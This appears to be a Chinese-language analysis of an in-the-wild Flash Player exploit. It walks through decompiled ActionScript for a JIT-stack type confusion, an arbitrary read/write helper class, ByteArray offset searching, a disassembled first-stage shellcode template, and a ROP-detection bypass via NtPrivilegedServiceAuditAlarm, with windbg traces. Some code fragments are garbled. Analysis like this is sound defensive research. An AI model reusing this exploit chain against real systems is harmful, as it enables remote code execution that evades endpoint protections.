原样本中首先定义两个很相似的类 class\_5 和 class\_7，并且 class\_7 的第一个成员变量是一个 class\_5 对象指针，如下：



```
package
{
    public class class_5
    {
        public var m_p1:uint;
        public var m_p2:uint;
        public var m_p3:uint;
        public var m_p4:uint;
        public var m_p5:uint;
        public var m_p6:uint;
        public var m_p7:uint;
        public var m_p8:uint;
        public var m_p9:uint;
        public var var_26:uint;
        public var var_102:uint;
        public var var_57:uint;
        public var var_17:uint;
        public var var_86:uint;
        public var var_45:uint;

        public function class_5()
        {
            super();
            this.m_p1 = 0x11111111;
            this.m_p2 = 0x22222222;
            this.m_p3 = 0x33333333;
            this.m_p4 = 0x44444444;
            this.m_p5 = 0x55555555;
            this.m_p6 = 0x66666666;
            this.m_p7 = 0x77777777;
            this.m_p8 = 0x88888888;
            this.m_p9 = 0x99999999;
            this.var_26 = 0xAAAAAAAA;
            this.var_102 = 0BBBBBBBB;
            this.var_57 = 0xCCCCCCCC;
            this.var_17 = 0xDDDDDDDD;
            this.var_86 = 0xEEEEEEEE;
            this.var_45 = 0xFFFFFFFF;
        }
    }
}
```



```
package
{
    public class class_7
    {
        public var var_114:class_5;
        public var m_p1:Object;
        private var m_p2:Object;
        private var m_p3:Object;
        private var m_p4:Object;
        private var m_p5:Object;
        private var m_p6:Object;
        private var m_p7:Object;
        private var m_p8:Object;
        private var m_p9:Object;
        private var var_26:Object;
        private var var_102:Object;
        private var var_57:Object;
        private var var_17:Object;
        private var var_86:Object;
        private var var_45:Object;

        public function class_7()
        {
            super();
            this.var_114 = new class_5();
        }
    }
}
```

紧接着调用 replace 方法尝试触发漏洞，可以看到在 replace 函数内定义了一个 class\_5 对象和一个 class\_7 对象，并将这两个对象作为参数交替传入 trigger\_vul 函数()。

```

public function replace() : Boolean
{
    var i:uint = 0;
    var cls5:class_5 = new class_5();
    var cls7:class_7 = new class_7();
    var cls5_vec_:Vector.<class_5> = null;

    cls5_vec_ = this.trigger_vul(cls5,cls7,cls5,cls7,cls5,cls7,cls5,cls7,cls5,cls7,cls5,cls7,

    try
    {
        i = 0;
        while(i < cls5_vec_.length)
        {
            if(cls5_vec_[i].m_p1 != 0x11111111)
            {
                Main.AddToLog("Replace successful !")
                _cls5 = cls5_vec_[i];
                _cls7 = cls7;
                return true;
            }
            i = i + 2;
        }
    }
    catch(e:Error)
    {
    }
    return false;
}

```

从下图可以看到,trigger\_vul 方法一共有 256 个参数,分别为交替出现的 128 个 class\_5 对象和 128 个 class\_7 对象。这是为了后面的类型混淆做准备。

```
return;
}

if( cls5.m_p == 0 )
{
    class_2.Architecture
}
else
{
    class_2.Architecture
}

var cls8:class_8 = new c
var str:String = new Str
var res:Number = cls8.Ge

class_9.setOffset(cls8);

if (class_2.Architecture)
{
    else
    {
        public function replace() :
        {
            var i:uint = 0;
            var cls5:class_5 = new c
            var cls7:class_7 = new c
            var cls5_vec_:Vector.<cl
            var trigger_vul( param1:class_5, param2:class_7, param3:class_5, param4:class_7, param5:class_5, param6:class_7, param7:class_5, param8:class_7, param9:class_5,
param10:class_7, param11:class_5, param12:class_7, param13:class_5, param14:class_7, param15:class_5, param16:class_7, param17:class_5, param18:class_7, param19:class_5,
param20:class_7, param21:class_5, param22:class_7, param23:class_5, param24:class_7, param25:class_5, param26:class_7, param27:class_5, param28:class_7, param29:class_5,
param30:class_7, param31:class_5, param32:class_7, param33:class_5, param34:class_7, param35:class_5, param36:class_7, param37:class_5, param38:class_7, param39:class_5,
param40:class_7, param41:class_5, param42:class_7, param43:class_5, param44:class_7, param45:class_5, param46:class_7, param47:class_5, param48:class_7, param49:class_5,
param50:class_7, param51:class_5, param52:class_7, param53:class_5, param54:class_7, param55:class_5, param56:class_7, param57:class_5, param58:class_7, param59:class_5,
param60:class_7, param61:class_5, param62:class_7, param63:class_5, param64:class_7, param65:class_5, param66:class_7, param67:class_5, param68:class_7, param69:class_5,
param70:class_7, param71:class_5, param72:class_7, param73:class_5, param74:class_7, param75:class_5, param76:class_7, param77:class_5, param78:class_7, param79:class_5,
param80:class_7, param81:class_5, param82:class_7, param83:class_5, param84:class_7, param85:class_5, param86:class_7, param87:class_5, param88:class_7, param89:class_5,
param90:class_7, param91:class_5, param92:class_7, param93:class_5, param94:class_7, param95:class_5, param96:class_7, param97:class_5, param98:class_7, param99:class_5,
param100:class_7, param101:class_5, param102:class_7, param103:class_5, param104:class_7, param105:class_5, param106:class_7, param107:class_5, param108:class_7,
param109:class_5, param110:class_7, param111:class_5, param112:class_7, param113:class_5, param114:class_7, param115:class_5, param116:class_7, param117:class_5,
param118:class_7, param119:class_5, param120:class_7, param121:class_5, param122:class_7, param123:class_5, param124:class_7, param125:class_5, param126:class_7,
param127:class_5, param128:class_7, param129:class_5, param130:class_7, param131:class_5, param132:class_7, param133:class_5, param134:class_7, param135:class_5,
param136:class_7, param137:class_5, param138:class_7, param139:class_5, param140:class_7, param141:class_5, param142:class_7, param143:class_5, param144:class_7,
param145:class_5, param146:class_7, param147:class_5, param148:class_7, param149:class_5, param150:class_7, param151:class_5, param152:class_7, param153:class_5,
param154:class_7, param155:class_5, param156:class_7, param157:class_5, param158:class_7, param159:class_5, param160:class_7, param161:class_5, param162:class_7,
param163:class_5, param164:class_7, param165:class_5, param166:class_7, param167:class_5, param168:class_7, param169:class_5, param170:class_7, param171:class_5,
param172:class_7, param173:class_5, param174:class_7, param175:class_5, param176:class_7, param177:class_5, param178:class_7, param179:class_5, param180:class_7,
param181:class_5, param182:class_7, param183:class_5, param184:class_7, param185:class_5, param186:class_7, param187:class_5, param188:class_7, param189:class_5,
param190:class_7, param191:class_5, param192:class_7, param193:class_5, param194:class_7, param195:class_5, param196:class_7, param197:class_5, param198:class_7,
param199:class_5, param200:class_7, param201:class_5, param202:class_7, param203:class_5, param204:class_7, param205:class_5, param206:class_7, param207:class_5,
param208:class_7, param209:class_5, param210:class_7, param211:class_5, param212:class_7, param213:class_5, param214:class_7, param215:class_5, param216:class_7,
param217:class_5, param218:class_7, param219:class_5, param220:class_7, param221:class_5, param222:class_7, param223:class_5, param224:class_7, param225:class_5,
param226:class_7, param227:class_5, param228:class_7, param229:class_5, param230:class_7, param231:class_5, param232:class_7, param233:class_5, param234:class_7,
param235:class_5, param236:class_7, param237:class_5, param238:class_7, param239:class_5, param240:class_7, param241:class_5, param242:class_7, param243:class_5,
param244:class_7, param245:class_5, param246:class_7, param247:class_5, param248:class_7, param249:class_5, param250:class_7, param251:class_5, param252:class_7,
param253:class_5, param254:class_7, param255:class_5, param256:class_7 ): Vector.<class_5>
            in class_4
cls5_vec_ = this.trigger_vul((cls5,cls7,cls5,cls7,cls5,cls7,cls5,cls7,cls5,cls7,cls5,cls7,cls5,cls7,cls5,c
```

在 `trigger_vul` 内部，首先创建一个 `class_6` 对象用于触发漏洞，

```
public function trigger_vul(param1:class_5, param2:class_7, param3:class_5,
{
    var cls6:class_6 = new class_6();
    var cls5_vec:Vector.<class_5> = new Vector.<class_5>(255);
    var cls7_vec:Vector.<class_7> = new Vector.<class_7>(255);

    cls5_vec[0] = param1;
    cls7_vec[1] = param2;
    cls5_vec[2] = param3;
    cls7_vec[3] = param4;
    cls5_vec[4] = param5;
    cls7_vec[5] = param6;
    cls5_vec[6] = param7;
    cls7_vec[7] = param8;
    cls5_vec[8] = param9;
    cls7_vec[9] = param10;
    cls5_vec[10] = param11;
    cls7_vec[11] = param12;
```

在 class\_6 类内调用 li(123456)触发 RangeError，通过修改 ByteCode 后可以导致进入如下的 catch 逻辑(伪代码)，可以看到在 catch 内越界交换了两个栈上的变量(local\_448 和 local\_449)。而攻击者通过精确布控 jit 栈，导致交换的两个栈变量恰好为先前压入的一个 cls5 对象指针和一个 cls7 对象指针。从而实现了类型混淆。

成功交换指针后，将修改完后的栈上数据(256 个参数)分别回赋给一个 cls5\_vec 对象和一个 cls7\_vec 对象，最后返回 cls5\_vec 对象，这时 cls5\_vec 里面存在一个 cls7 对象，其余均为 cls5。

The image shows a debugger window with two panes. The left pane displays the source code for 'class\_6', which includes an import statement and a function 'class\_6()' that calls 'li8(123456);'. The right pane displays the corresponding bytecode, showing a 'try' block followed by a 'catch' block. A red arrow points from the 'li8(123456);' line in the source code to the 'catch' block in the bytecode. Inside the 'catch' block, there is a swap of local variables: 'local\_0 = local\_449', 'local\_449 = local\_448', and 'local\_448 = local\_0'. The 'try' block contains a 'jump ofs0024' instruction, and the 'catch' block contains a 'jump ofs0028' instruction. The 'try' block also contains a 'jump ofs0024' instruction.

在 windbg 中看到上述过程如下：

```
[+] Method.Address: 0x07e12755, Method.Name: class_4/replace
[=] class_4/replace
eax=07e12755·ebx=093b5640·ecx=02c0bcf8·edx=00000000·esi=093b5658·edi=071ec020
eip=07e12755·esp=02c0bca4·ebp=02c0bcc0·iopl=0·nv·up·ei·pl·nz·na·pe·nc
cs=001b·ss=0023·ds=0023·es=0023·fs=003b·gs=0000·efl=00200206
07e12755·55·push·ebp
==> dd esp.L8
02c0bca4·5f0799fa·093b5658·00000000·02c0bcf8
02c0bcb4·00000000·07e12755·092d1a60·02c0bd10

[+] Method.Address: 0x07e0fb93, Method.Name: class_4/trigger_vul
[=] class_4/trigger_vul
eax=07e0fb93·ebx=093b5670·ecx=02c0ae88·edx=00000100·esi=093b5670·edi=093101a0
eip=07e0fb93·esp=02c0ae44·ebp=02c0ae60·iopl=0·nv·up·ei·pl·nz·na·po·nc
cs=001b·ss=0023·ds=0023·es=0023·fs=003b·gs=0000·efl=00200202
07e0fb93·55·push·ebp
==> dd esp.L8
02c0ae44·5f0799fa·093b5670·00000100·02c0ae88
02c0ae54·00000000·07e0fb93·02c0ae88·02c0bca0

[+] Method.Address: 0x07df4768, Method.Name: RangeError
[=] RangeError
eax=092dbcb8·ebx=02c0a360·ecx=00000002·edx=07df4768·esi=00000000·edi=071ec020
eip=07df4768·esp=02c0a314·ebp=02c0a334·iopl=0·nv·up·ei·pl·nz·na·pe·nc
cs=001b·ss=0023·ds=0023·es=0023·fs=003b·gs=0000·efl=00200206
07df4768·55·push·ebp
==> dd esp.L8
02c0a314·5f079241·092dbcb8·00000002·02c0a360
02c0a324·00000000·00000000·09300dc0·092dbcb8

[+] Method.Address: 0x07df45c1, Method.Name: Error
[=] Error
eax=07df45c1·ebx=02c0a360·ecx=02c0a2b0·edx=00000002·esi=092dbbb0·edi=071ec020
eip=07df45c1·esp=02c0a274·ebp=02c0a290·iopl=0·nv·up·ei·pl·nz·na·pe·nc
cs=001b·ss=0023·ds=0023·es=0023·fs=003b·gs=0000·efl=00200206
07df45c1·55·push·ebp
==> dd esp.L8
02c0a274·5f0799fa·092dbbb0·00000002·02c0a2b0
02c0a284·00000000·07df45c1·00000000·02c0a310

Wed Aug 1 17:20:21.520 2018 (GMT+8): Breakpoint 0 hit
0:007> ? eax
Evaluate expression: 449 = 000001c1

0:007> r
eax=000001c1·ebx=09312071·ecx=093101a0·edx=02c0a420·esi=02c0a430·edi=0894350e
eip=5f0a7cc4·esp=02c0a420·ebp=02c0a648·iopl=0·nv·up·ei·pl·nz·na·pe·nc
cs=001b·ss=0023·ds=0023·es=0023·fs=003b·gs=0000·efl=00200206
Flash32_29_0_0_171!IAEModule_IAEKernel_UnloadModule+0x2692a4:
5f0a7cc4·890c82·mov·dword ptr [edx+eax*4],ecx·ds:0023:02c0ab24=093101f0
```



根据着色分布可以看到栈上的一个 cls5 对象指针和一个 cls7 指针在漏洞触发后发生了互换：

```
// 漏洞触发前可以看到cls5和cls7对象指针在栈上交替出现
0:007> .dd 02c0ab24-10
02c0ab14 · 093101f0 · 093101a0 · 093101f0 · 093101a0
02c0ab24 · 093101f0 · 093101a0 · 093101f0 · 093101a0
02c0ab34 · 093101f0 · 093101a0 · 093101f0 · 093101a0
02c0ab44 · 093101f0 · 093101a0 · 093101f0 · 093101a0
02c0ab54 · 093101f0 · 093101a0 · 093101f0 · 093101a0
02c0ab64 · 093101f0 · 093101a0 · 093101f0 · 093101a0
02c0ab74 · 093101f0 · 093101a0 · 093101f0 · 093101a0
02c0ab84 · 093101f0 · 093101a0 · 093101f0 · 093101a0

// local_449 为cls7对象
0:007> .dd 093101f0
093101f0 · 5f6caa40 · 80003b01 · 093c7088 · 092eb070
09310200 · 09310240 · 00000001 · 00000001 · 00000001
09310210 · 00000001 · 00000001 · 00000001 · 00000001
09310220 · 00000001 · 00000001 · 00000001 · 00000001
09310230 · 00000001 · 00000001 · 00000001 · 00000001
09310240 · 5f6caa40 · 00000002 · 093c7040 · 092f1ec8
09310250 · 11111111 · 22222222 · 33333333 · 44444444
09310260 · 55555555 · 66666666 · 77777777 · 88888888

// local_448 为cls5对象
0:007> .dd 093101a0
093101a0 · 5f6caa40 · 80003a01 · 093c7040 · 092f1ec8
093101b0 · 11111111 · 22222222 · 33333333 · 44444444
093101c0 · 55555555 · 66666666 · 77777777 · 88888888
093101d0 · 99999999 · aaaaaaaaa · bbbbbbbb · cccccccc
093101e0 · dddddddd · eeeeeeee · ffffffff · 00000000
093101f0 · 5f6caa40 · 80003b01 · 093c7088 · 092eb070
09310200 · 09310240 · 00000001 · 00000001 · 00000001
09310210 · 00000001 · 00000001 · 00000001 · 00000001

// 漏洞触发后一个cls5和一个cls7对象指针发生了互换
0:007> .dd 02c0ab24-10
02c0ab14 · 093101f0 · 093101a0 · 093101f0 · 093101f0
02c0ab24 · 093101a0 · 093101a0 · 093101f0 · 093101a0
02c0ab34 · 093101f0 · 093101a0 · 093101f0 · 093101a0
02c0ab44 · 093101f0 · 093101a0 · 093101f0 · 093101a0
02c0ab54 · 093101f0 · 093101a0 · 093101f0 · 093101a0
02c0ab64 · 093101f0 · 093101a0 · 093101f0 · 093101a0
02c0ab74 · 093101f0 · 093101a0 · 093101f0 · 093101a0
02c0ab84 · 093101f0 · 093101a0 · 093101f0 · 093101a0
```

返回到 trigger\_vul 之后 遍历 cls5\_vec 中的成员 找出 m\_p1 不为 0x11111111 的 cls\_5 对象 此对象即为被混淆的 cls\_7。随后保存有问题的 “cls\_5” 对象和 cls\_7 对象到静态成员。



```
cls5_vec_ = this.trigger_vul(cls5,cls7,cls5,cls7,cls5,
try
{
    i = 0;
    while(i < cls5_vec_.length)
    {
        if(cls5_vec_[i].m_p1 != 0x11111111)
        {
            Main.AddToLog("Replace successful !")
            _cls5 = cls5_vec_[i];
            _cls7 = cls7;
            return true;
        }
        i = i + 2;
    }
}
```

trigger\_vul 返回之后，通过\_cls5.m\_p6 成员是否为 0 来确定当前环境为 x86 还是 x64，并借助两个混淆的对象(cls5 和 cls7)去初始化一个 class\_8 对象，该对象用于实现任意地址读写。

```
public function init() : void
{
    if(false == this.replace())
    {
        return;
    }

    if(_cls5.m_p6 == 0)
    {
        class_2.Architecture = "x64";
    }
    else
    {
        class_2.Architecture = "x32";
    }

    var cls8:class_8 = new class_8(_cls5, _cls7);

    var str:String = new String("Woop");
    var res:Number = cls8.GetObjAddr(str);

    class_9.setOffset(cls8);
}
```

## 2. 任意地址读写


class\_8 类是攻击者构造的一个工具类，用来实现任意地址读写，并在此基础上实现了 x86/x64 下的一系列读写功能函数。我们重点来看一下 readDWORD32 和 writeDWORD32 的实现。


### 2.1 readDWORD32

由于 cls7 的第一个成员(var\_114)是一个 cls5 对象，所以在 cls5 被混淆成 cls7 后，表面上对 cls5.m\_p1 的修改实质是对 cls7.var\_114 的修改。现在假设我们有一个需要读取的 32 位地址 addr，只需要把 addr-0x10 的值赋值给 cls5.m\_p1，这样相当于把 cls7.var\_114 设为了 addr-0x10。然后去读取 cls7.var\_114.m\_p1，此语句会将 cls7.var\_114.m\_p1 处的值当作一个 class\_5 对象，并读取它的第一个成员变量，也即将 addr-0x10 当作一个 class\_5 对象，并读取 addr-0x10+0x10 处的四个字节。

```
public function readDWORD32(addr:Number) : uint
{
    var value:uint = 0;
    if(class_2.Architecture == "x32")
    {
        addr = addr - 0x10;
        this.cls5.m_p1 = addr & 0xFFFFFFFF;
        value = this.cls7.var_114.m_p1;
        this.cls5.m_p1 = 1;
        return value;
    }
    addr = addr - 0x20;
    this.cls5.m_p1 = addr & 0xFFFFFFFF;
    this.cls5.m_p2 = addr / 0x100000000;
    value = this.cls7.var_114.m_p1;
    this.cls5.m_p1 = 1;
    this.cls5.m_p2 = 0;
    return value;
}
```

下图解释了为什么 32 位下需要  $addr-0x10$ ，由于继承关系，每一个 as3 对象的前 16 个字节结构是固定的(其中，“pvtbl”是 C++虚表指针，“composite”、“vtable”和“delegate”成员可以参考 avmplus 源码中的 ScriptObject 实现)，一个类对象的第一个成员变量位于对象首地址+0x10 处(64 位下类推为  $addr-0x20$ )：





图：从内存来看，混淆后，对 `cls5` 的操作实际上影响了 `cls7` 对应内存处的值，随后可以通过访问 `cls7.var_114.m_p1` 去读取任意 `addr` 处的值。

## 2.2 writeDWORD32

`writeDWORD32` 原理和 `readDWORD32` 类似，此处不再赘述。



```
public function writeDWORD32(addr:Number, value:uint) : void
{
    if (class_2.Architecture== "x32")
    {
        addr = addr - 0x10;
        this.cls5.m_p1 = addr & 0xFFFFFFFF;
        this.cls7.var_114.m_p1 = value;
        this.cls5.m_p1 = 1;
        return;
    }
    addr = addr - 0x20;
    this.cls5.m_p1 = addr & 0xFFFFFFFF;
    this.cls5.m_p2 = addr / 0x100000000;
    this.cls7.var_114.m_p1 = value;
    this.cls5.m_p1 = 1;
    this.cls5.m_p2 = 0;
}
```

在 clsss\_8 类中，攻击者在上述两个函数的基础上实现了一系列功能函数，全部如下：

```
readBYTE (param1:Number) : uint
readWORD (param1:Number) : uint
readDWORD32 (addr:Number) : uint
readDWORD64 (param1:Number) : Number
getArchSpecValue () : uint
readUTF8String (addr:Number) : String
GetObjAddr (addr:Object) : Number
writeDWORD32 (addr:Number, value:uint) : void
writeDWORD64 (addr:Number, value:Number) : void
readDWORD_PTR (addr:Number) : Number
writeDWORD_PTR (addr:Number, value:Number) : void
```

### 3. 定位 ByteArray 相关成员偏移

虽然攻击者并未借助 ByteArray 来实现任意地址读写，但为方便利用编写，他必须知道当前 Flash 版本中 ByteArray 相关成员的内存偏移。为此，攻击者定义了一个 class\_15 类，用来借助任意地址写实现对特定成员的偏移搜索并，保存。以供后面使用。

```
public static function setOffset(_cls8:class_8) : Boolean
{
    cls8 = _cls8;
    var res:Boolean = false;

    _bArr = ToByteArray(_x32, 0, _x32.length);

    if(class_2.Architecture == "x64")
    {
        res = class_15.setOffsets64(cls8);
    }
    else
    {
        res = class_15.setOffsets32(cls8);
    }

    if(class_2.Architecture == "x32")
    {
        res = class_21.executeShellcode32(cls8, _bArr);
    }
    else
    {
        res = class_21.executeShellcode64(cls8, _bArr);
    }
    if(0 == res)
    {
        return false;
    }

    if(false == res)
    {
        return false;
    }
    return true;
}
```

setOffset32 的部分逻辑：

```
public static function setOffsets32(cls8:class_8) : Boolean
{
    var ptr:uint = 0;
    var j:uint = 0;
    var check_length:uint = 0;
    var check_copyOnWrite:uint = 0;
    var ba:ByteArray = new ByteArray();
    ba.length = 0x1000;
    var ba_addr:Number = cls8.GetObjAddr(ba);
    var i:uint = 0;
    i = 0x40;
    while(i < 80)
    {
        ptr = cls8.readDWORD32(ba_addr + i);
        if(!(ptr < 0x10000 || ptr > 0x7FFFFFFF))
        {
            j = 0;
            while(j < 16)
            {
                if(cls8.readDWORD32(ptr + j) == 0x1000 && cls8.readDWORD32(ptr + j + 4) == 0x1000)
                {
                    m_buffer_off = i;
                    Main.AddToLog("m_buffer_off is: " + m_buffer_off.toString(16));
                    break;
                }
                j = j + 4;
            }
        }
        i = i + 4;
    }
}
```

以下 class\_15 的成员用来保存动态搜索到的内存偏移。

```
public class class_15
{
    public static var m_buffer_off:uint = 0;
    public static var capacity_off:uint = 0;
    public static var array_off:uint = 0;
    public static var xorkey_off:uint = 0;
```

## 4. 1st shellcode

找到相关偏移后,攻击者立即开始构造 shellcode 并执行。1 阶段的 shellcode 为内置,但有 7 个 DWORD32 字段需要动态填充。而 2 阶段的 shellcode 通过一个 ByteArray 动态传入,即上面 setOffset 函数中的\_bArr 成员。由于并未得到攻击者的 2 阶段 shellcode,我们使用的 2 阶段 shellcode 来自 HackingTeam 泄漏的代码,功能为弹一个计算器。

攻击者先借助 ByteArray(ba)存储了一个 1 阶段 shellcode 模板,反汇编后如下,其中紫色区域是需要动态填充的字段,这些字段代表的含义如注释所示:

```

81·ec·00·08·00·00·····sub·····esp,0x800
60··················pusha
55··················push·····ebp
89·e5··············mov·····ebp,esp
31·f6··············xor·····esi,esi
68·00·10·00·00·····push·····0x1000
bf·11·11·11·11·····mov·····edi,0x11111111 ; in_ba_array
57··················push·····edi
8b·45·f8···········mov·····eax,DWORD·PTR·[ebp-0x8]
89·45·f4···········mov·····DWORD·PTR·[ebp-0xc],eax
ba·22·22·22·22·····mov·····edx,0x22222222 ; NtPrivilegedServiceAuditAlarm_Addr_skip_stub
8d·45·fc···········lea·····eax,[ebp-0x4]
50··················push·····eax
6a·40··············push·····0x40
8d·45·fc···········lea·····eax,[ebp-0x4]
50··················push·····eax
8d·45·f8···········lea·····eax,[ebp-0x8]
50··················push·····eax
6a·ff··············push·····0xffffffff
b8·33·33·33·33·····mov·····eax,0x33333333 ; NtProtectVirtualMemory_SSDT_Index
ff·d2··············call·····edx
83·f8·00···········cmp·····eax,0x0
75·15··············jne·····0x53
81·45·f8·00·10·00·00·····add·····DWORD·PTR·[ebp-0x8],0x1000
81·c6·00·10·00·00·····add·····esi,0x1000
81·fe·44·44·44·44·····cmp·····esi,0x44444444 ; in_ba.length
72·ca··············jb·····0x1d
bb·55·55·55·55·····mov·····ebx,0x55555555 ; ba2_array+12
89·03··············mov·····DWORD·PTR·[ebx],eax
ff·d7··············call·····edi ; call shellcode
89·ec··············mov·····esp,ebp
5d··················pop·····ebp
61··················popa
81·c4·00·08·00·00·····add·····esp,0x800
bc·27·97·14·07·····mov·····esp,0x7149727 ; pRetAddr-4
68·21·97·14·07·····push·····0x7149721 ; Origin·RetAddr
c3··················ret

```

然后初始化一个新的 ByteArray 对象(ba2) 将其的 array 区域的前 16 字节初始化如下：

```

var ba2:ByteArray = new ByteArray();
ba2.endian = Endian.LITTLE_ENDIAN;
ba2.writeUnsignedInt(ba_array);      // 1st shellcode
ba2.writeUnsignedInt(4096);          // 0x1000
ba2.writeUnsignedInt(0);
ba2.writeUnsignedInt(273);           // 0x111

```

## 5. Bypass ROP

为了构造 ROP，攻击者专门定义了一个辅助类 class\_25，在里面实现了如下功能函数：

```

◆ GetModuleBaseAddr (addr_in_pe:Number) : Number
◆ GetPEVersionInfo () : void
◆ GetFuncAddrByEAT (_FuncName:String) : Number
◆ GetFuncAddrByIAT (_DllName:String, _FuncName:String) : Number
◆ FindGadgetInCodeSection (_ba:ByteArray) : Number

```

攻击者先借助 flash 模块的 IAT 找到 User32.dll 的 GetDC 地址 ,再借助 User32.dll 的 IAT 找到 ntdll.dll 的 RtlUnWind 地址 ,

```
var cls25:class_25 = new class_25(cls8_, vFunc);
var GetDC_Addr:uint = cls25.GetFuncAddrByIAT("USER32.dll", "GetDC");

Main.AddToLog("GetDC_Addr is: " + GetDC_Addr.toString(16));

if(0 == GetDC_Addr)
{
    return new Array();
}

var __cls25:class_25 = new class_25(cls8_, GetDC_Addr);
var RtlUnwind_Addr:uint = __cls25.GetFuncAddrByIAT("ntdll.dll", "RtlUnwind");

Main.AddToLog("RtlUnwind_Addr is: " + RtlUnwind_Addr.toString(16));

if(0 == RtlUnwind_Addr)
{
    return new Array();
}
```

随后从 ntdll.dll 的 EAT 的 AddressOfFunctions 数组中找到 NtProtectVirtualMemory 和 NtPrivilegedServiceAuditAlarm 的函数偏移并计算得到对应的函数地址。

```
var ExportDirectoryAddr:Number = this.ImageBase + VirtualAddress; // Export Directory
var AddressOfNameOrdinals:Number = this.cls8.readDWORD32(ExportDirectoryAddr + 36) + this.ImageBase; // AddressOfNameOrdinals
var AddressOfName:Number = this.cls8.readDWORD32(ExportDirectoryAddr + 32) + this.ImageBase; // AddressOfName
var AddressOfFunctions:Number = this.cls8.readDWORD32(ExportDirectoryAddr + 28) + this.ImageBase; // AddressOfFunctions
var NumberOfNames:Number = this.cls8.readDWORD32(ExportDirectoryAddr + 24); // NumberOfNames

Main.AddToLog("AddressOfFunctions is: " + AddressOfFunctions.toString(16));

var Ordinal:Number = -1;
var i:Number = 0;

while(i < NumberOfNames)
{
    FuncName = this.cls8.readUTF8String(this.cls8.readDWORD32(AddressOfName + i * 4) + this.ImageBase); // get function name
    if(FuncName == _FuncName)
    {
        Ordinal = this.cls8.readWORD(AddressOfNameOrdinals + i * 2);
        break;
    }
    i++;
}
```

攻击者这里的思路是取出 NtProtectVirtualMemory 的 SSDT 索引 , 和 NtPrivilegedServiceAuditAlarm+0x5 的地址 , 供后面使用。



```
var _cls25:class_25 = new class_25(cls8_, RtlUnwind_Addr);
var NtProtectVirtualMemory_Addr:uint = _cls25.GetFuncAddrByEAT("NtProtectVirtualMemory");

Main.AddToLog("NtProtectVirtualMemory_Addr is: " + NtProtectVirtualMemory_Addr.toString(16));

if(0 == NtProtectVirtualMemory_Addr)
{
    return new Array();
}

var NtPrivilegedServiceAuditAlarm_Addr:uint = _cls25.GetFuncAddrByEAT("NtPrivilegedServiceAuditAlarm");

Main.AddToLog("NtPrivilegedServiceAuditAlarm_Addr is: " + NtPrivilegedServiceAuditAlarm_Addr.toString(16));

if(0 == NtPrivilegedServiceAuditAlarm_Addr)
{
    return new Array();
}

var NtProtectVirtualMemory_SSDT_Index:uint = GetNtPvmSSDTIndex(cls8_, NtProtectVirtualMemory_Addr);
var NtPrivilegedServiceAuditAlarm_skip_stub:uint = SkipFuncStub_Nt(cls8_, NtPrivilegedServiceAuditAlarm_Addr);

Main.AddToLog("NtProtectVirtualMemory_SSDT_Index is: " + NtProtectVirtualMemory_SSDT_Index.toString(16));
Main.AddToLog("NtPrivilegedServiceAuditAlarm_skip_Addr is: " + NtPrivilegedServiceAuditAlarm_skip_stub.toString(16));

if(0 == NtProtectVirtualMemory_SSDT_Index || 0 == NtPrivilegedServiceAuditAlarm_skip_stub)
{
    return new Array();
}
```

后面会通过 call NtPrivilegedServiceAuditAlarm+0x5 并传入 NtProtectVirtualMemory 的 SSDT 索引的方式来 Bypass ROP 的检测。由于 ROP 检测并未 Hook NtPrivilegedServiceAuditAlarm 作为关键函数，所以并不会进入 ROP 检测逻辑中，因此绕过了 ROP 的所有检测。

随后搜索以下的 ROP 部件并保存，供后面使用

```
/*
gadget01·下列任意一个
81·C4·D8·00·00·00→add·...·esp,·0D8h
C3→→→→→retn

81·C4·D0·00·00·00→add·...·esp,·0D0h
C3→→→→→retn
*/

/*
gadget02
58→→→→→pop·...·eax
c3→→→→→ret
*/

/*
gadget03
C3→→→→→retn
*/
```

随后将上述信息返回给上层调用者：

```
ret_array[NTPVM_SSDT_INDEX] = NtProtectVirtualMemory_SSDT_Index;
